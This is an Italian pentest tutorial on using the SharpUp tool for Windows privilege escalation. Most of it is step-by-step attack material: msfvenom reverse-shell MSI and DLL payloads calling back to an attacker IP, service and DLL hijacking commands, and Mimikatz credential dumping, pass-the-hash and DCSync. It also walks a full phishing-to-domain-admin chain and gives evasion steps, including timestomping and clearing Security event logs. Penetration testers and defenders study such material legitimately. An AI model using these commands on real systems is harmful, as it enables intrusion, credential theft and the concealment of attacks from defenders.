SharpUp: Windows Privilege Escalation Enumeration Tool

SharpUp enumera misconfigurazioni locali su Windows per identificare vettori di privilege escalation: servizi vulnerabili, ACL deboli, registry e path hijacking.
- Pubblicato il 2026-02-25
- Tempo di lettura: 6 min
SharpUp è il port C# di PowerUp.ps1, sviluppato da GhostPack per identificare vettori di privilege escalation su Windows. Esegue check mirati per service misconfiguration, unquoted service paths, modifiable autoruns e altre vulnerabilità locali. Rispetto allo script PowerShell originale, SharpUp offre vantaggi in termini di execution e AV evasion. In questa guida impari a identificare e sfruttare vettori di escalation con SharpUp.
Posizione nella Kill Chain #
SharpUp interviene dopo l’enumeration iniziale, focalizzandosi sull’identificazione di path specifici verso SYSTEM:
Foothold → Seatbelt (enum generale) → [SHARPUP] → Exploit PrivEsc → SYSTEM1️⃣ Setup e Installazione #
Download Pre-compilato #
wget https://github.com/GhostPack/SharpUp/releases/latest/download/SharpUp.exeCompilazione da Source #
git clone https://github.com/GhostPack/SharpUp.git
cd SharpUp
Apri SharpUp.sln in Visual Studio, compila in Release. Output in bin/Release/SharpUp.exe.
Trasferimento su Target #
# PowerShell
IWR http://192.168.1.50/SharpUp.exe -OutFile C:\Windows\Temp\su.exe

# Certutil
certutil -urlcache -split -f http://192.168.1.50/SharpUp.exe C:\Windows\Temp\su.exe

# Meterpreter
upload /tools/SharpUp.exe C:\\Windows\\Temp\\su.exe
Verifica Funzionamento #
C:\Windows\Temp\su.exe auditOutput atteso:
=== SharpUp: Running Privilege Escalation Checks ===

[*] Running check: ModifiableServices
[*] Running check: ModifiableServiceBinaries
[*] Running check: AlwaysInstallElevated
...
Requisiti #
- .NET Framework 3.5+
- Funziona come user standard
- Windows Vista+ / Server 2008+
2️⃣ Uso Base #
Esecuzione Audit Completo #
SharpUp.exe auditEsegue tutti i check disponibili.
Check Specifico #
# Solo servizi modificabili
SharpUp.exe ModifiableServices

# Solo unquoted paths
SharpUp.exe UnquotedServicePath

# Solo AlwaysInstallElevated
SharpUp.exe AlwaysInstallElevated
Lista Check Disponibili #
| Check | Descrizione |
|---|---|
| ModifiableServices | Servizi con ACL modificabili |
| ModifiableServiceBinaries | Binary di servizi scrivibili |
| UnquotedServicePath | Path non quotati |
| AlwaysInstallElevated | MSI con privilegi elevati |
| ModifiableScheduledTask | Task modificabili |
| HijackableDLLs | DLL hijacking opportunities |
| ModifiableRegistryAutoRuns | AutoRun modificabili |
| CachedGPPPassword | Password GPP cached |
Output Interpretation #
SharpUp.exe auditOutput:
=== Modifiable Services ===

  Name           : VulnSvc
  DisplayName    : Vulnerable Service
  PathName       : "C:\Services\vuln.exe"
  State          : Running
  StartMode      : Auto
  CanRestart     : True

=== AlwaysInstallElevated ===

  [!] HKLM AlwaysInstallElevated: 1
  [!] HKCU AlwaysInstallElevated: 1
  [*] MSI packages will install with SYSTEM privileges!
3️⃣ Tecniche Operative #
Modifiable Services Exploitation #
SharpUp identifica servizi dove l’utente corrente può modificare la configurazione:
SharpUp.exe ModifiableServicesOutput:
=== Modifiable Services ===

  Name       : BackupService
  PathName   : C:\Backup\backup.exe
  StartMode  : Auto
  CanRestart : True
Exploit:
# Modifica binpath per eseguire payload
sc config BackupService binpath= "C:\Windows\Temp\shell.exe"

# Riavvia servizio
sc stop BackupService
sc start BackupService
Unquoted Service Path Exploitation #
SharpUp.exe UnquotedServicePathOutput:
=== Unquoted Service Paths ===

  Name       : UpdateManager
  PathName   : C:\Program Files\Update Manager\Service\update.exe
  StartMode  : Auto
  CanRestart : True
Exploit:
# Verifica permessi directory
icacls "C:\Program Files\Update Manager"

# Se scrivibile, crea payload
copy C:\Windows\Temp\shell.exe "C:\Program Files\Update.exe"

# Riavvia servizio
sc stop UpdateManager
sc start UpdateManager
AlwaysInstallElevated Exploitation #
SharpUp.exe AlwaysInstallElevatedOutput:
=== AlwaysInstallElevated ===

  [!] Both registry keys set to 1
  [*] Any user can install MSI packages as SYSTEM
Exploit:
# Genera MSI payload (sulla tua macchina)
msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.1.50 LPORT=4444 -f msi -o shell.msi# Sul target
msiexec /quiet /qn /i \\192.168.1.50\share\shell.msi4️⃣ Tecniche Avanzate #
Hijackable DLLs #
SharpUp.exe HijackableDLLsOutput:
=== Hijackable DLLs ===

  Service    : CustomApp
  DLL        : helper.dll
  SearchPath : C:\CustomApp\
  Writable   : True
Exploit:
# Genera DLL payload
msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.1.50 LPORT=4444 -f dll -o helper.dll

# Posiziona DLL
copy helper.dll C:\CustomApp\helper.dll

# Riavvia servizio
sc stop CustomApp
sc start CustomApp
Modifiable Registry AutoRuns #
SharpUp.exe ModifiableRegistryAutoRunsOutput:
=== Modifiable Registry AutoRuns ===

  Key     : HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
  Name    : SecurityUpdate
  Value   : C:\Users\Public\update.exe
  Writable: True
Exploit:
# Sostituisci eseguibile
copy C:\Windows\Temp\shell.exe C:\Users\Public\update.exe

# Attendi reboot o logon
Execute-Assembly (Fileless) #
Per red team operations:
beacon> execute-assembly /tools/SharpUp.exe auditEsecuzione in memoria, nessun file su disco.
5️⃣ Scenari Pratici di Pentest #
Scenario 1: Service Misconfiguration PrivEsc #
Timeline: 15 minuti
Hai shell utente standard, obiettivo SYSTEM.
# COMANDO
SharpUp.exe ModifiableServices ModifiableServiceBinaries
OUTPUT ATTESO #
=== Modifiable Services ===

  Name       : WebUpdater
  PathName   : C:\WebApp\updater.exe
  CanRestart : True

=== Modifiable Service Binaries ===

  Name       : WebUpdater
PathName : C:\WebApp\updater.exe [WRITABLE]# COMANDO: Backup e sostituzione binary
move C:\WebApp\updater.exe C:\WebApp\updater.exe.bak
copy C:\Windows\Temp\shell.exe C:\WebApp\updater.exe
# COMANDO: Riavvia servizio
sc stop WebUpdater
sc start WebUpdaterOUTPUT ATTESO #
# Sul listener
[*] Command shell session opened
C:\Windows\system32> whoami
nt authority\system
COSA FARE SE FALLISCE #
- CanRestart: False: Attendi reboot o cerca altro vettore.
- Binary non writable: Prova ModifiableServices per cambiare binpath.
- AV blocca payload: Usa payload obfuscato o DLL invece di EXE.
Scenario 2: AlwaysInstallElevated PrivEsc #
Timeline: 10 minuti
# COMANDO
SharpUp.exe AlwaysInstallElevated
OUTPUT ATTESO #
=== AlwaysInstallElevated ===

  [!] HKLM: 1
[!] HKCU: 1# COMANDO: Genera MSI (attacker)
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.1.50 LPORT=443 -f msi -o update.msi# COMANDO: Esegui MSI
msiexec /quiet /qn /i \\192.168.1.50\share\update.msiOUTPUT ATTESO #
# Meterpreter session con SYSTEM
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
COSA FARE SE FALLISCE #
- Solo HKCU o HKLM: Entrambi devono essere 1. Non exploitabile con uno solo.
- MSI bloccato: AV detection. Genera MSI custom o usa altro vettore.
Scenario 3: DLL Hijacking #
Timeline: 20 minuti
# COMANDO
SharpUp.exe HijackableDLLs
OUTPUT ATTESO #
=== Hijackable DLLs ===

  Service    : ReportGenerator
  DLL        : pdflib.dll
  SearchPath : C:\Reports\bin\
Writable : True# COMANDO: Genera DLL (attacker)
msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.1.50 LPORT=4444 -f dll -o pdflib.dll# COMANDO: Posiziona DLL
copy \\192.168.1.50\share\pdflib.dll C:\Reports\bin\pdflib.dll
# COMANDO: Trigger (riavvia servizio)
sc stop ReportGenerator
sc start ReportGeneratorCOSA FARE SE FALLISCE #
- Directory non writable: Verifica con
icacls, cerca altre DLL. - DLL non caricata: Verifica nome esatto e architettura (x86/x64).
6️⃣ Toolchain Integration #
Flusso Operativo #
Meterpreter → Seatbelt (enum) → SharpUp (PrivEsc check) → Exploit → MimikatzIntegrazione con Altri Tool #
# Seatbelt per overview
Seatbelt.exe -group=system

# SharpUp per PrivEsc specifico
SharpUp.exe audit

# Exploit vettore trovato
# ...

# Post-SYSTEM: Mimikatz
mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords" exit
Tabella: SharpUp vs Alternative #
| Feature | SharpUp | PowerUp | BeRoot | PrivescCheck |
|---|---|---|---|---|
| Linguaggio | C# | PowerShell | Python | PowerShell |
| AV Evasion | Buono | Medio | Scarso | Medio |
| Fileless | ✓ (execute-assembly) | ✓ | ✗ | ✓ |
| Velocità | Veloce | Media | Lenta | Media |
| Coverage | Medio | Ampio | Ampio | Ampio |
7️⃣ Attack Chain Completa #
Scenario: Workstation to Domain Admin #
Timeline totale: 90 minuti
Fase 1: Initial Access (15 min)
Phishing → Macro → Reverse shellFase 2: Enumeration (10 min)
# Seatbelt overview
Seatbelt.exe -group=user

# SharpUp per PrivEsc
SharpUp.exe audit
Output: trova UnquotedServicePath exploitabile.
Fase 3: PrivEsc (15 min)
# Exploit unquoted path
copy shell.exe "C:\Program Files\Update.exe"
sc stop UpdateSvc
sc start UpdateSvc
# → SYSTEM shell
Fase 4: Credential Harvesting (15 min)
# Mimikatz
mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords"
# Output: Domain Admin hash
Fase 5: Lateral Movement (20 min)
# Pass-the-Hash to DC
sekurlsa::pth /user:administrator /domain:corp.local /ntlm:HASH /run:cmd.exe

# Psexec to DC
psexec.exe \\DC01 cmd.exe
Fase 6: Domain Dominance (15 min)
# DCSync
mimikatz.exe "lsadump::dcsync /domain:corp.local /user:krbtgt"
8️⃣ Detection & Evasion #
Cosa Monitora il Blue Team #
| Indicator | Event/Log | Detection |
|---|---|---|
| SharpUp.exe | Sysmon 1 | Process creation |
| Service config change | 7045 | New service |
| Binary replacement | 4663 | File modification |
| MSI installation | 1033/1042 | Windows Installer |
Tecniche di Evasion #
1. Rename Binary
copy SharpUp.exe svchost_update.exe
svchost_update.exe audit
2. Execute-Assembly
beacon> execute-assembly /tools/SharpUp.exe audit3. Timestomping
# Dopo aver droppato payload
$file = Get-Item C:\path\shell.exe
$file.CreationTime = "01/01/2020 12:00:00"
$file.LastWriteTime = "01/01/2020 12:00:00"
Cleanup #
# Ripristina binary originale
move C:\WebApp\updater.exe.bak C:\WebApp\updater.exe

# Rimuovi tool
del C:\Windows\Temp\su.exe

# Clear logs (se admin)
wevtutil cl Security
9️⃣ Performance & Scaling #
Benchmark #
| Check | Tempo |
|---|---|
| Single check | ~2 sec |
| Full audit | ~15 sec |
Multi-Target #
$targets = @("WS01", "WS02", "WS03")
foreach ($t in $targets) {
    Invoke-Command -ComputerName $t -ScriptBlock {
        C:\Windows\Temp\su.exe audit
    }
}
Risorse #
- CPU: Minimo (~3%)
- RAM: ~20MB
- Disco: Solo binario (~50KB)
🔟 Tabelle Tecniche #
Check Reference #
| Check | Cosa Cerca | PrivEsc Method |
|---|---|---|
| ModifiableServices | Service ACL weak | Change binpath |
| ModifiableServiceBinaries | Writable exe | Replace binary |
| UnquotedServicePath | Path without quotes | Binary hijack |
| AlwaysInstallElevated | Registry keys | MSI install |
| HijackableDLLs | Missing DLLs | DLL hijack |
| ModifiableScheduledTask | Task writable | Modify action |
| ModifiableRegistryAutoRuns | AutoRun writable | Replace exe |
| CachedGPPPassword | GPP xml files | Decrypt password |
Priorità Exploitation #
| Vettore | Difficoltà | Affidabilità | Stealth |
|---|---|---|---|
| AlwaysInstallElevated | Facile | Alta | Medio |
| ModifiableServiceBinaries | Facile | Alta | Basso |
| ModifiableServices | Media | Alta | Basso |
| UnquotedServicePath | Media | Media | Medio |
| HijackableDLLs | Alta | Media | Alto |
| ScheduledTask | Alta | Media | Medio |
1️⃣1️⃣ Troubleshooting #
Errore: “Access Denied” #
SharpUp richiede accesso a servizi/registry.
Fix: Esegui check che non richiedono admin:
SharpUp.exe AlwaysInstallElevated CachedGPPPasswordErrore: “.NET Framework” #
Versione .NET non compatibile.
# Verifica
reg query "HKLM\SOFTWARE\Microsoft\NET Framework Setup\NDP" /s
Fix: Compila SharpUp per .NET 3.5 se necessario.
Nessun Vettore Trovato #
Sistema hardened correttamente.
Fix: Usa altri tool per coverage più ampia:
Seatbelt.exe -group=all
winPEASx64.exe
AV Detection #
Signature match.
Fix: Compila da source con modifiche o usa execute-assembly.
1️⃣2️⃣ FAQ #
SharpUp vs PowerUp?
SharpUp è C#, migliore AV evasion e supporta execute-assembly. PowerUp è PowerShell, più coverage ma più rilevato.
Devo essere admin per usare SharpUp?
No, la maggior parte dei check funziona come user. L’exploitation potrebbe richiedere permessi specifici.
SharpUp trova tutte le PrivEsc?
No, è focalizzato su misconfiguration comuni. Usa insieme a WinPEAS per coverage completa.
Come verifico se un vettore è exploitabile?
SharpUp indica se le condizioni sono presenti. Verifica manualmente permessi prima di tentare exploit.
SharpUp funziona su Server?
Sì, Windows Server 2008 R2+ supportato.
Posso aggiungere check custom?
Sì, il source è disponibile su GitHub. Estendi secondo necessità.
1️⃣3️⃣ Cheat Sheet #
| Operazione | Comando |
|---|---|
| Full audit | SharpUp.exe audit |
| Services | SharpUp.exe ModifiableServices |
| Service binaries | SharpUp.exe ModifiableServiceBinaries |
| Unquoted paths | SharpUp.exe UnquotedServicePath |
| AlwaysInstall | SharpUp.exe AlwaysInstallElevated |
| DLL hijack | SharpUp.exe HijackableDLLs |
| AutoRuns | SharpUp.exe ModifiableRegistryAutoRuns |
| Tasks | SharpUp.exe ModifiableScheduledTask |
| GPP passwords | SharpUp.exe CachedGPPPassword |
Uso consentito solo in ambienti autorizzati. Per penetration test professionali: hackita.it/servizi. Supporta HackIta: hackita.it/supporto.
Repository: GhostPack/SharpUp